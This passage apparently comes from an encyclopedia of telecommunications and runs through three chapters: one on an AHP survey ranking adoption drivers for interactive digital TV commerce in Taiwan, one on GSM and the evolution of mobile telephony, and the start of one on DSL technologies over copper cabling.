- **Level 2:** The three major factors identified in Level 1 were then decomposed into several criteria (in Level 2) which were evaluated according to their relative importance. These criteria were identified via interviews with the respondents, literature review, and surveys of industry characteristics.
- **Level 3:** Three options were proposed for the adoption of IDTV commerce. Shown at the bottom of Figure 1 are the alternatives that the TV industry players may employ: (1) Fully in-house IDTV commerce operation and management; (2) Partial outsourcing of IDTV commerce operation and management; and (3) Total outsourcing of IDTV commerce operation and management.

Data Analysis and Results

Prior to sending out the main survey, a pilot survey of 15 executives from the TV industry was conducted. The comments were quite positive and the questionnaire was not significantly modified. For the main survey, the respondents were chosen from those senior managers who were involved in the decision-making processes in relation to the three major IDTV adoption drivers (i.e., technological development, operational capability, and innovation and strategy) from the TV industry in Taiwan. Fifty-one main surveys were sent out in 2005

Figure 1. The decision hierarchy for the adoption of IDTV commerce



and a total of 37 questionnaires were returned, giving a response rate of 72.55%.

The responses were analyzed using the AHP software, Expert Choice. The main characteristics of AHP were that they were based on pair-wise comparison judgments and they allowed different IDTV adoption issues or problems (which were identified via the survey earlier) to be integrated into a single overall score for ranking decision options before actual adoption. All criteria within the three major adoption drivers have consistent responses as their CI (coefficient index) value is less than 0.1 (Satty, 1980). Then, the weighting and ranking of the three major adoption drivers were computed using the software, and the results are shown in Table 1. The results indicated that the operational capability is the most critical adoption driver for IDTV.

Table 2 shows weighting and ranking for the individual criteria of the three major adoption drivers. The most critical criteria from each of the three major adoption drivers are as follows:

1. **Level of maturity in technological development:** The most decisive adoption criteria for this driver are: (a) the level of maturity in relay technology; (b) wireless digital TV signals broadcasting coverage or cable TV lines penetration; and (c) multimedia middleware platform setup.
2. **Operational capability:** The level of market penetration for interactive STBs by TV industry players was considered the most important criterion for operational capability. The respondents indicated that the interactive effect of TV commerce would be limited if the market penetration for STBs was not widespread enough.
3. **Innovation and strategy execution capabilities:** The level of strategic alliance with other industries by IDTV operators was ranked as the

Table 1. Weighting and ranking of the three identified adoption drivers for IDTV

Major IDTV Adoption Drivers	Weighting	Ranking
Level of maturity in technological development	0.253	3
Operational capability	0.405	1
Innovation and strategy execution capabilities	0.342	2

Table 2. Weighting/ranking for all adoption criteria

Adoption Drivers	Adoption Criteria	Overall Weighting	Overall Ranking
Level of maturity in technological development (0.253)	Wireless digital TV signals broadcasting coverage or cable TV lines penetration	0.07306	6
	Multimedia middleware platform setup	0.06686	7
	The level of maturity in relay technology	0.07928	4
	Image automation publication systems setup	0.02517	15
Operational capability (0.405)	Production of digital program contents capability	0.06430	9
	Level of market penetration for interactive STBs	0.09243	1
	Security in financial transactions	0.08492	2
	Speed & flow of logistics coordination	0.05158	13
	Control on operational costs	0.06311	11
	Flow of commerce platform coordination	0.04901	14
Innovation and strategy execution capabilities (0.342)	Level of strategic alliance with other industries	0.08414	3
	Completeness in setting up CRM databases	0.06339	10
	Level of customization utilization	0.06568	8
	Program contents & products innovation	0.07309	5
	Personalization & design capabilities	0.05565	12

most critical criterion for determining the innovation and strategy execution capabilities. The next two critical criteria are the level of customization utilization and completeness in setting up CRM databases.

Finally, the last section of the questionnaire asked the respondents to give scores to all three alternatives for adopting IDTV commerce. The results show that the respondents preferred to operate and manage their IDTV commerce fully in-house (140.63). The next preferred alternative was the partial outsourcing of IDTV commerce operation and management (135.35), while the total outsourcing of IDTV commerce operation and management (123.22) was the least preferred alternative for IDTV operators.

FUTURE TRENDS

It has been anticipated that in the future IDTV will be accessible to a greater portion of the population than the Internet and it will allow a greater penetration to the home market, as most households already possess a TV set. The AHP methodology can be utilized to analyze the key issues and future trends for the IDTV commerce development:

- **Digital contents:** The quality of IDTV programs is the most significant factor influencing the willingness of the viewers to shop over IDTV.
- **Payment methods:** "Pay once for all view" is not suitable for all types of the audience. Therefore, the IDTV operators should provide the PPV payment (pay per view) as it gives the viewers the option to select and watch their prefer channels or programs.
- **The price of STB:** Currently, the price or cost of STB seems to be too high for the benefits it brings. This is one of the major barriers for diffusion of IDTV.
- **The diffusion of IDTV sets:** The other barrier is that it will take some time for the viewers to convert their analog TV sets to digital TV sets.
- More possibilities for IDTV commerce may emerge in the future, and it is also very likely that other models will be proposed to analyze decision processes for adopting IDTV commerce.

DISCUSSION AND CONCLUSION

This research aims to establish a decision analysis mechanism that can assist IDTV operators in identifying and understanding the evaluation of critical success adoption drivers, criteria, and alternatives for conducting a successful IDTV commerce. The AHP methodology was employed to analyze the adoption drivers for IDTV commerce by the TV industry. This research has presented a hierarchical decision structure for the adoption of IDTV commerce by the TV industry players. By using the AHP approach, we have obtained the weightings and rankings of the three key adoption drivers, criteria for the key adoption drivers, and the three adoption alternatives. This research process and pattern can be applied to various other industries to explore their possible adoption problems and issues when implementing new technologies.

Furthermore, the respondents indicated that the operational capability is the most critical adoption driver for IDTV. The innovation and strategy execution capabilities of the IDTV operators were the second most critical adoption driver, whereas the level of maturity in technological development was considered the least important adoption driver for IDTV commerce. Looking from another perspective, the TV industry is now at a new crossroads in facing the problem of finding personnel with suitable expertise and skills. As a result, forming strategic alliances with other industries is of critical importance. Finally, it is likely that other players such as Internet broadband providers might also enter the digital TV business. Therefore, it is vital for the existing TV industry operators to explore new business models and lower their distribution costs.

REFERENCES

Al-Harbi, & Kamal M.A.-S. (2001). Application of the AHP in Project Management. *International Journal of Project Management*, *1*9, 19-27.

Buhalis, D., & Licata, M.C. (2002). The future e-tourism intermediaries. *Tourism Management, 23*, 207-220.

Chaffey, D. (2002). Is Internet marketing dead? *Part 2—Adoption of interactive digital TV and m-commerce by consumers*. Marketing Insights. Retrieved March 26, 2007, from http://www.marketing-insights.co.uk/wnim0302.htm

Chang, C. (2001). *Interactive TV shows incredible potential*. Asia IT report. Market intelligence Center (MIC) Publication.

Digisoft.tv (2004). *T-commerce*. DigiSoft.tv Ltd. Retrieved March 26, 2007, from http://www.digisoft.tv/eu/products/tcommerce.html

FCC (2001). *Glossary of telecommunications terms [Online]*. Retrieved March 26, 2007, from http://www.fcc.gov/glossary.html

Jennings, R. (2004. March 1). Interactive digital TV spreads its European wings. *Business View Research Document*, 1-6.

Liu, J. (2006). *Nortel cooperates with Minerva to develop IPTV platform*. iThome.

Lin, K., Kuan, C., & Chiu, H. (2006, May 30-31). From digital interactive TV to TC (TV Commerce). In *Proceedings of the 2006 5th Conference on Applications for Information and Management* (pp. 77-84), HsinChu.

Lin, K., & Liu, H. (2006). Using hierarchical analysis method to explore the potential demands of Internet consumers for digital TV commerce. *Journal of Technology and Business, 1*(1).

Lin, C., & Pervan, G. (2003). The practice of IS/IT benefits management in large Australian organizations. *Information and Management, 41*(1), 13-24.

Lin, C., Pervan, G., & McDermid, D. (2005). IS/IT investment evaluation and benefits realization issues in Australia. *Journal of Research and Practices in Information Technology, 37*(3), 235-251.

McGrail, M., & Roberts, B. (2005). Strategies in the broadband cable TV industry: The challenges for management and technology innovation. *INFO, 7*(1), 53-65.

Pagani, M. (2003). *Multimedia and interactive digital TV: Managing the opportunities created by digital convergence*. Hershey, PA: Idea Group.

Rangone, A., & Turconi, A. (2003). The television (r)evolution within the multimedia convergence: A strategic reference framework. *Management Decision, 41*(1), 48-71.

Saaty, T.L. (1980). *The analytic hierarchy process.* New York: McGraw-Hill.

Thompson, D., Williams, P., Nicholas, D., & Huntington, P. (2002). Accessibility and usability of a digital

TV health information database. *Aslib Proceedings*, *54*(5), 294-308.

Timor, M., & Tuzuner, V.L. (2006). Sales representative selection of pharmaceutical firms by analytic hierarchy process. *Journal of American Academy of Business, Cambridge*, *8*(1), 287-293.

KEY TERMS

Analytic Hierarchy Process (AHP): A process that transforms a complicated problem into a hierarchical structure.

Digital Television (DTV): A new technology for receiving and sending digital TV signals. DTV digitalizes the processes of program production, image processing, encoding, signal emitting, and transmission.

IDTV: Interactive TV is a DTV extended technology. IDTV focuses on the interactive functions and services, including user-friendly interfaces, VOD, EPG, PVR, and so forth.

IDTV Commerce: A specific kind of TV commerce using TV sets and other related equipments with interactive services.

Set Top Box (STB): A critical component for users to receive digital television signals on traditional TV sets. STBs provide the users with capabilities for implementing interactive television applications.

TV Commerce: In general, all the transactional behaviors via TV can be called TV commerce. This occurs over the medium of the television. TV commerce allows you to purchase goods and services that you view through your TV.

TV Shopping: The most popular form of TV commerce.

E

Evolution not Revolution in Next-Generation Wireless Telephony

Antti Ainamo
University of Turku (UTU), Finland

INTRODUCTION

Traditionally, design for industry transformed consumers' and other product users' everyday lives in one of two ways: "technology-push" or "market-pull". In technology-push, producers took a given technology or a well-specified technological subsystem, applying it into consumers' everyday lives as true to the original as possible. In market-pull, producers took consumer demand as their point of origin, channeling only those new technologies that consumers demanded (Ulrich & Eppinger, 1995). The traditional trade-off was that technology-push isolated design from consumers and other users, and market-pull isolated it from technology. Now, with technological advances, the market-pull side has developed a wholly new kind of sensibility to mold the evolution of technology. This is because of the multitude and diversity of the kinds of technologies that can be offered to consumers. Besides designing products or services by using front-end planning, products or services can also be designed by using feedback from users and customers, who thus become key "co-producers" (Wikström, 1996). This kind of evolution is not, of course, altogether new. This kind of a strategy of "robust design" (i.e., the market introduction of a new product or service and its flexible adaptation to feedback) can be said to trace at least as far back as Edison. In the case of the electric light, Edison introduced the idea of diffusing the science-based benefits of technology to small businesses and consumer households in a way that was earlier reserved for only "high-tech" and large businesses (Hargadon & Douglas, 2001). The design of innovations that have followed this model include the design of automobiles, computers, and mobile telephones, respectively (Ainamo & Pantzar, 2000; Castells, 1996; Castells & Himanen, 2002; Djelic & Ainamo, 2005; Pantzar & Ainamo, 2004). Ford made the automobile accessible, while General Motors played a role in the 1920's in contributing to the spread of the product platform concept as a basis for mass customization (see Pantzar & Ainamo, 2004, for a review). Apple made personal computers a consumer product. The current "third generation" of mobile telephony is finally bringing on the arrival into consumer homes of what has been called the "information society" (Bell, 1999). Now, there is obviously much interest in, and excitement about, "the next generation" of mobile telephony. Besides researchers who often have held a purely intellectual interest in the issue, many professional or novice engineers have a technological interest. Still other people are financial investors who are interested in the next generation to make money. Consumers and users of phones have an obvious interest in how to "domesticate" third-generation mobile telephony so as to manage their everyday life with a mobile phone and to run and organize their routines. How to approach next-generation mobile telephony? This article provides an overview of how the next-generation of telephony will be more a point in a long chain of evolution than it will be a revolution.

THE REAL REVOLUTION IN WIRELESS TELEPHONY: GOING DIGITAL IN THE 1990s

If there ever was a revolutionary technological discontinuity, it has already occurred and there are few signs of a new one. The revolution occurred in the mid-1990's. The introduction of digital technology into the production, distribution, and reception of the wireless voice signals in the first half of that decade put a new kind of pressure on producers of earlier generations of wireless voice. The passage from analog to digital mobile telephony was a technological change of the most fundamental sort, impacting on such facets of operations as the ramp-up of transmission capability, efficiency of distribution networks, R & D, and the costs bases of all of these. The value and impact of evolution were not only technological. The revolution triggered a process of evolution that had a profound impact on the entire mobile telephony system: from consumption patterns to technological, to productive structures, and, finally, to business models. The market outlook, the operators' typologies, and the distribution systems changed. The audience behavior and the mobile user's status changed, as well as the nature of the medium and its function.

Digital telephony in the 1990's compressed the radio signal, and was thus conducive of a much larger amount of "traffic". Due to the digital signal compression, the use of electromagnetic spectrum and capacity utilization became more efficient than earlier. These factors, in turn, produced a subsequent increase in the number of channels which could be transmitted, as well as an increase in choice options. Thus, with the same quantity of frequencies as before in an analog wireless channel, a service operator could manage a manifold increase in traffic in the digital wireless channel. The new channel capacity increased in a manner that could be cleverly used in a number of ways, allowing for value-added services such as voice mail and "SMS" (Short Messaging Service) messages, for example. The changes in the nature of the signal in moving from an analog to a digital system are summarized in Table 1.

The digital standards of the early 1990's were the beginning of platform-based and modular strategies in the design, production, marketing, and use of mobile phones, to the point that users can, by the 21st century, create their own personalized program set. Technically, interactivity requires the presence of a return channel in the communication system, going from the user to the source of information. Already, interactive programming was a built-in feature of the new standards.

Essentially, the digital system allowed for two kinds of services: services that are "diffusive numerical" (such as Pay per Use, Mobile Video on Demand), and those that are "asymmetrical interactive video" (e-banking, e-shopping, interactive games, etc.). Both of these kinds of services are at the rapidly advancing boundary of mobile telephony.

Besides being hot topics in mobile telephony, the new services are also a hot topic in television, which is only now moving from the analog into the digital era. Mobile telephony has recently been making inroads of mobile telephony into video and television. Rather than immediately focusing on the here and now, let us first focus on the past. One of the key platforms from the start in the 1990's has been the "GSM" standard.

DIGITALIZATION AND STANDARDIZATION: THE CASE OF GSM

The term *Global System for Mobile* telephones (GSM) was adopted by European regulators and mobile telephone producers in the late 1980's to specify and form consensus on the then new digital signal processing and transmission. Earlier analog solutions were running out of capacity. Like other digital networks, GSM was, and still is, based on the transmission of a digitized signal which is transformed into a binary numerical sequence, that is, a succession of 0's and 1's. In the 21st century, GSM is a digital mobile telephone system that is still widely used in Europe and other parts of the world.

GSM uses a variation of Time Division Multiple Access (TDMA) and is the most widely-used around the world of the three digital wireless telephone technologies (TDMA, GSM, and CDMA). For these and other technical details of the GSM, see Table 2.

GSM receives and compresses data, then sends that data down a channel with two other streams of user data,

Table 1. Moving from analog to digital: Immediate and lagged impacts

- Better voice and multimedia quality
- Smaller size of the wireless terminal device
- Challenges in terms of screen size in the smaller devices
- Integration of web technologies with digital wireless, leading ultimately e.g. the wireless application protocol (WAP) standard in1997
- Increased programming options leading to the Nokia communicator (1995), Palm Pilot (1996), and the iPhone (2007)
- Security issues – digital encryption for scrambling programming such as e-mail in order to make service inaccessible to «hackers»
- Easy integration with service provides such as games, public services, image banks, and mobile TV broadcasting networks and broadband telecommunication networks (e.g. B-ISDN)
- 3G spectrum auction and the decline of European competitiveness

each in its own time slot, before decompressing it for the user. In Europe, GSM typically operates at either the 900 MHz or 1,800 MHz frequency band. Orange, in Britain, was set up as an exception to this rule at 1,900 MHz. Thus, GSM networks have, from the mid 1990's, operated at 900, 1,800, or 1,900 MHz.

GSM almost immediately emerged as the de facto wireless telephone standard in Europe, and has made inroads elsewhere. In the United States, T-Mobile and Cingular now operate GSM networks in the United States on the 1,900 MHz band. Around the world, GSM has over one billion users worldwide and is available in 190 countries. Since many GSM network operators have roaming agreements with foreign operators, a user can often use a mobile phone also when outside their home country. Because of this kind of critical mass and potential for increasing returns, GSM has been the platform on which much subsequent evolution has been based.

EVOLUTION ON THE BASIS OF GSM

GSM, together with other digital mobile telephony technologies, has since become a part of an evolution of wireless mobile telecommunication that includes High-Speed Circuit-Switched Data (HSCSD), General Packet Radio System (GPRS), Enhanced Data rate for GSM Evolution (EDGE), and Universal Mobile Telecommunications Service (UMTS), the latter being what is commonly known as "third generation mobile telephony". The evolution has been enabled because a digital signal is transmitted via a combination of several transmission media such as trunk and cellular networks.

Nonetheless, it may bear pointing out that bit-based ("0/1") transmission can take place via two main modalities:

- Wireless, which means using airwaves or the satellite; and
- Via wire which, in turn, can be either the traditional copper coaxial wire or the optic fiber innovative wire. Here, other media for wireless information and communication technology such as satellites, cable networks, terrestrial broadcasting channels and other media, and MMDS (Multipoint Microwave Distribution System) exist. Hence, the operators may (or may not) have a wire-based system for trunk networks, even when the "last mile" is wireless. The two different kinds of digital transmission (wireless or wired) are at the disposal of operators, whatever standard they follow.

All the wireless standards have some common phases such as:

- **Phase 1:** sound (and/or image) encoding and multiplaction or regrouping/combining by packages, a common system to supply the user with information on service configuration (SI – Service Information);
- **Phase 2:** external adapter for error protection; and
- **Phase 3:** channel adapter (internal encoding and modulation).

The common wireless elements guarantee a high level of compatibility among the commercial type "IRDs" (Integrated Receivers/Decoders) service providers and users along the various standards. The user

Table 2. The GSM standard

Mobile Frequency Range	Rx: 925-960; Tx: 880-915
Multiple Access Method	TDMA/FDM
Duplex Method	FDD
Number of Channels	124 (8 users per channel)
Channel Spacing	200kHz
Modulation	GMSK (0.3 Gaussian Filter)
Channel Bit Rate	270.833Kb

may not know much about standards or their differences, but they will receive a digital signal through a digital adapter built into their "phone" or wireless terminal device. Their wireless terminal device constitutes the primary interface between them as the subscriber and the numerical services' distribution system of the service provider.

As many mobile telephones become true multimedia devices, each device will have to carry out a relevant number of new functions to run and to manage numerical communication between the service center and the user's terminal device to select and process the voice-image signal and billing details relating to the chosen service. Furthermore, the terminal device will require friction-free access control from one service and billing cost to another. Should the service operator's information system consider that the terminal voice is in the wrong hands due to loss or theft, the system can lock the phone, taking it effectively out of service.

The encoding systems which are used are divided in two main categories. The first category includes encoding systems that are *proprietary*, in that the *service provider* controls the whole value chain of the entire system. For example, Apple Computer has recently tried to convince its customers that an iPhone manufactured by a third party or some other kind of device similar to the iPhone may not function to provide iPhone services. Similarly, Orange in Britain was, from the start, set up in a model where the terminal device would work only in the 1900 MHz, making an Orange nonoperational in any other network, and vice versa. When such measures are successful, the moment a user owns a proprietary terminal device, they are tied to the supplier or broadcaster of certain types of programs. Then, on the other hand, there is the "open source" kind of wireless terminal device that a user can buy in any store, open to different possible service providers, characterized by the simple SIM card which can be inserted to or otherwise close by the battery. Modern SIM cards can be smart cards, becoming increasingly like an identity card and credit card in one.

NEW WAYS OF USE

Consumers and business users are already storing, transmitting, and make extensive use of knowledge in a digital form. These new technologies provide hope of overcoming scarcity. Unlike goods during the industrial age, "information" is not "used up" (Bell, 1999). Unlike services in the transportation age, (railroads, highways, etc.), the infrastructure of the new information society is "communication" (cable, broadband, digital TV, optical fiber networks, combining data, text, voice, sound and image - see Ainamo & Pantzar, 2000).

Within this context, based on their backgrounds and inclinations, some users have a greater capacity to read and comprehend new applications. They quickly develop an ongoing relationship with any new technological application and know how to use it. In order to further grow their personal capacity to experience and integrate ever new applications into their everyday lives (Pantzar, 1996), they create their own models about how to experience and interpret the applications (Pulkkinen, 1997). They are "co-producers" (Wikström, 1996) whose models attach new meanings to applications (Djelic & Ainamo, 2005; Jensen, 1996). The models that the co-productive consumers create become the seed of future standards for industry. In the information society where the consumer for the first time truly is king, these consumers take on new technological possibilities in mobile phones, motion-based simulators, interactive games, videos, mobile TV, and mobile movies, to name just a few areas of application, to create themselves and for others wholly new genres of experience (Ainamo & Pantzar, 2000).

Not all consumers and users will be the same. The fact is that many users have limited capacity to comprehend new technologies when they first encounter them. They have little experience with which to build the initial link between their needs or wants and the technology's potential (Gershuny, 1992; Pantzar, 1997, 2000). They look into the past for established models of use for guidance on how to experience and interpret new applications (Brown & Duguid, 2000; Hargadon & Douglas, 2001). They treat technologies as unreliable and unnecessary extras. Or they only use them for entertainment. The more there are consumers of these two latter kinds, the more society strays away from rationality and from such ideals of the information society as infotainment and transactions (Ainamo & Pantzar, 2000).

CONCLUSION

The passage to digital phone was a technological revolution of the widest range from the standpoint of transmission capability, of efficiency of distribution networks, of voice and multimedia quality, of flexibility, and of a variety of performances. Since then, mobile telephony has been evolving into a wireless terminal devices field, with use expanding also beyond traditional fruition. The developments have, since the mid-1990's, been evolutionary rather than revolutionary, and will in all likelihood continue be evolutionary rather than revolutionary for the foreseeable future, that is, for the next few generations of mobile telephony. Standards, companies, services, and designs that build on earlier evolution, develop critical mass, and are robust enough to allow for subsequent evolution will probably be winners in both the short and the long term. Standards, companies, and services that do not build on, or allow for, evolution but nonetheless develop critical mass can be winners in the short-term.

The issues discussed in this article offer implications and challenges to businesses, governments, and the user community alike. Across these sectors, greater emphasis is placed on the technology migration to improving the quality of life in developing countries, without compromising on competitiveness, as well as new kinds of services businesses based on digital and wireless standards.

REFERENCES

Ainamo, A., & Korhonen, T. (2003). Product development generations: Some lessons from personal digital assistants and palmtop computers. In T. Korhonen & A. Ainamo (Eds.), *Handbook of product and service development in communication and information technology* (pp. 79-97). Dordrecht/London/Boston: Kluwer Academic Publishers.

Ainamo, A., & Pantzar, M. (2000), Design for the information society: What can we learn from the Nokia experience. *The Design Journal, 3*(2), 15-26.

Bell, D. (1999). *The axial age of technology foreword: 1999—The coming of the post-industrial society, 3rd ed*. New York: Basic Books.

Brown, J. S., & Duguid, P. (2000). *The social life of information.* Boston, MA: Harvard Business School Press.

Castells, M. (1996). *The rise of the network society: Volume I, The information age: Economy, society, and culture*. Malden, MA: Blackwell Publishers.

Castells, M., & Himanen, P. (2002). *Information society: The welfare model*. Oxford: Oxford University Press.

Djelic, M. -L. & Ainamo, A. (2005). The telecom industry as cultural industry: The transposition of fashion logics into the field of mobile telephony. *Research in the sociology of organizations: Vol. 23* (pp. 45-82). Elsevier.

Gershuny, J. (1992). Postscript: Revolutionary technologies and technological revolutions. In R. Silverstone & E. Hirsch (Eds.), *Consuming technologies, media, and information in domestic spaces* (pp. 227-233). London/New York: Routledge.

Hargadon, A., & Douglas, Y. (2001). When innovations meet institutions: Edison and the design of the electric light. *Administrative Science Quarterly, 46*, 476-501.

Jensen, R. (1996). The dream society. *The Futurist*, (May-June), 9-13.

Korhonen, T., & Ainamo, A. (Eds.). (2003). *Handbook of service and product development in communication and information technology*. Dordrecht/London/Boston: Kluwer Academic Publishers.

Kuosmanen, P., Korhonen, T., & Ainamo, A. (2003). Patenting and intellectual property rights in academic-industrial ventures. In T. Korhonen & A. Ainamo (Eds.), *Handbook of product and service development in communication and information technology* (pp. 193-234). Dordrecht/London/Boston: Kluwer Academic Publishers.

Pagani, M. (in press). An overview of digital television: Transmission systems: Critical issues.

Pantzar, M. (1997). Domestication of everyday life technology: Dynamic views on the social histories of artifacts. *Design Issues, 13*(3), 52-65.

Pantzar, M. (2000). Representations of the consumer of new technology. *Design Issues.*

Pantzar, M., & Ainamo, A. (2004). Nokia–The surprising success of textbook wisdom. *Comportamento Organizational e Gestao, 10*(1), 71-86.

Pulkkinen, M. (1997). *Breakthrough of Nokia mobile phones.* Doctoral dissertation series (A-122), Acta Universitatis Oeconomica Helsingiensis, Helsinki School of Economics and Business Administration.

Sakakibara, K., Lindholm, C., & Ainamo, A. (1995). Product development strategies in emerging product markets: The case of "personal digital assistants" (PDAs). *Business Strategy Review, 6*(4), 23-36.

Ulrich, K., & Eppinger, S. (2003). *Product design and development*. London: McGraw.

Wikström, S. (1991). The customer as co-producer. *European Journal of Marketing, 30*(4), 6-19.

KEY TERMS

Analog Voice: Data represented by physical quantity that is continuously variable and proportional to the data

Broadband: A high capacity of voice and/or data transmission, enabling many communications at once and/or applications such as video that demand much capacity

Co-Production: Development of product, service, system, or software so that user or consumer participates actively in the process of development

Digital Wireless Technology: The term adopted by the ITU to describe its specification for generations of wireless services that build towards broadband; digital wireless technology encompasses many different technologies that operate simultaneously in a digital wireless network, such as 2G, ERPS, and 3G.

Evolution: The unfolding of a process of change in a certain direction; a process of continuous change from a lower, simpler, or worse to a higher, more complex, or better state; the process of working out or developing

Generation: Type or class of product, service, system, and software, usually in comparison to an earlier type

Robust Design: A product, service, system, or software concept that leaves open many details of final form(s) of the product, service, system, or software

Evolution of DSL Technologies Over Copper Cabling

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

Stergios P. Chochliouros
Independent Consultant, Greece

Elpida Chochliourou
General Prefectorial Hospital "G. Gennimatas", Greece

INTRODUCTION


A variety of digital technologies can be used for effective implementation of access networks in fast growing (global) markets. The relative challenge becomes of greater importance, due to the extended penetration and the wider (technical and business) adoption of the much-promising broadband perspective (Chochliouros & Spiliopoulou, 2005)**.** Regarding the four different (and actually "primary") media that can be used to reach several categories of end-users *(*namely, copper, fiber, air, and power lines), Figure 1 demonstrates possible alternatives that can currently be used in all related cases.

BACKGROUND

Transmission Technology Over Copper

Technological development and scientific evolution, the rapid growth of the underlying (converged) markets and potential exchange of experiences at international level, all require the proper update and/or "transformation" of the corresponding broadband strategies, in multiple instances (European Commission, 2004). However, the immediate success of any potential broadband technology and its effective market implementation: both depend on separate factors, originating from different thematic areas, such as properly implemented regulatory prerequisites/conditions for support of

Figure 1. Available access technologies




healthy competition, liberalization, and innovation perspectives; strategic priorities for further development; current scientific/technical achievements and/or trends for the promotion of innovation and digital-based convergence; socioeconomics (e.g., economic health, cultural context, political will, international cooperation, funding possibilities, and promotion of education); and sociogeographics (e.g., population density, climate, and topography). In such a "multidimensional" context, due to an extended variety of reasons, of major importance becomes the role performed by the family of the "xDSL" technologies, which are now at the frontline of numerous business efforts to provide adequate broadband capacity (European Commission, 2006).

Digital Subscriber Line (DSL) refers to a set of similar technologies that facilitate the transmission of digital data over copper "twisted pair" cable, without amplifiers or repeaters and without the need for conversion to analogue. This kind of technology has been evolved in order to provide increased bandwidth over the "last (or first) mile" between the customer and the first node within the underlying network, which is typically the local telephone exchange. In this particular context, the extended use of "broadband" connections can open up huge possibilities for market deployment, and so constitutes a "concrete" evidence of the promises of the wider "information society" (Chochliouros & Spiliopoulou, 2003). More specifically, recent competitive policies promoted by the European Commission and covering the scope of the European Union, like the specific one of the "unbundling of the local loop" ("ULL") constitute an important factor that affects DSL roll-out, and certainly any technology that capitalizes on xDSL-existing technical solutions (Chochliouros, Spiliopoulou, & Lalopoulos, 2005).

DSL is currently the predominant access technology in the European Union (EU), and in many countries in the global as well. DSL has increased its importance as the main leading technology at the expense of cable and other technologies (OECD, 2003); its share of fixed broadband lines in 2005 was 80.4%, compared to 16.8% of lines provided by cable and 2.8% by other technologies (Fibre-to-the-Home (FTTH), satellite, wireless local loop (WLL), leased lines, power-line communications (PLC), and so on). More specifically, according to latest European Community estimations, in 2006, DSL reached approximately 85% of households (Commission of the European Communities, 2006). In such approaches, DSL coverage denotes the percentage of population, depending on appropriately equipped switches. However, the exact definition of "DSL coverage" includes individuals and businesses located too far away from the switches to be reached, overestimating any effective coverage.

Given the predominance context of the corresponding delivery technique (at least for the case of the EU market), the figure for the availability of DSL can be taken as a good proxy for the general availability of broadband. Higher bandwidth can be achieved through advanced modulating techniques, which overlay a digital data stream onto a high-speed analogue signal (Starr, Sorbara, Cioffi, & Silverman, 1999). Figure 2 provides a generalized view of the basic structure of the DSL access technology. In the one end of the local loop exists a modem based on xDSL or a router in the end-user premises (home/office), and in the other end of the loop exists a multiplexer on the provider's premises, which is called DSL Access Multiplexer (DSLAM). This is the "cornerstone" of the DSL solution and is used to interconnect multiple DSL users to a high-speed backbone network. In upgraded networks, the DSLAM connects to a suitable infrastructure (occasionally through appropriate Internet services providers, or ISPs) that can aggregate data transmission at gigabit

Figure 2. A generalized depiction of the DSL access technology



data rates. At the other end of each transmission, a DSLAM de-multiplexes the signals and forwards them to appropriate individual DSL connections. In addition to handling traditional circuit switched applications, the DSLAM is designed to process packet-based data, necessary for Internet Protocol (IP) routing.

Existing DSL Solutions

There are various types of DSL solutions (*http://www.dslforum.org/*), the most significant of which (in terms of market adoption-usage) are described as follows:

- **HDSL (high bit-rate DSL):** It was the first version to be developed. It is a "symmetrical" DSL where an equal amount of bandwidth is used for transmission into and out of a user's premises (ITU, 1998). It has been used for wideband digital transmission within a corporate site and between the network provider and a customer. This has also evolved into SDSL (Symmetrical DSL) which represents a viable substitute to a leased line for businesses sending and receiving large amounts of data. It is similar to HDSL with a single twisted-pair line, carrying 1.544 Mbps (U.S. and Canada) or 2.048 Mbps (Europe) each direction on a duplex line. It's symmetric because the data rate is the same in both directions.
- **VDSL (very high-bit-rate DSL):** It provides very high bandwidth asymmetrically, namely, up to 26-52Mbps in one direction and 2-3Mbps in the other. However, this speed is limited to copper lines up to 300 meters in length (ETSI, 2005). In the future, it may be suited to businesses and residences benefiting from a Fiber-To-The-Curb (FTTC) network or those situated very close to the local exchange. It constitutes an access technology that exploits the existing infrastructure of copper wires that were originally deployed for plain old telephone service. It is envisioned that VDSL may emerge somewhat after ADSL is widely deployed, and will coexist with it. The transmission technology in some environments is not yet fully determined, but when these issues are resolved, this specific technology may be part of the next generation of high-speed user access equipment (ANSI, 2004). At such speeds, full convergence with broadcast television (supporting high definition TV) and video streaming will be possible, in addition to fast Internet access and telephone. However, VDSL moves away from the basic premise of DSL as a local loop technology, and the level of investment required for such a new infrastructure is currently significantly high, if compared to similar alternatives.
- **G.Lite:** A low cost ADSL version which overcomes the need for signal splitter equipment in the home, and which, *in theory*, "eliminates" the need for a technician to visit each separate user's home to install equipment. It offers high-speed, always-on data transmissions across existing copper phone lines at speeds up to 1.5 Mbps downstream and 512 Kbps upstream. G.Lite allows voice and data traffic to transmit simultaneously and does not require the use of splitters (ITU, 1999). The trade-off however, is lower bandwidth offered. In practice, up to now, there have been some technical difficulties which have held up the roll-out of this type of DSL in the marketplace.
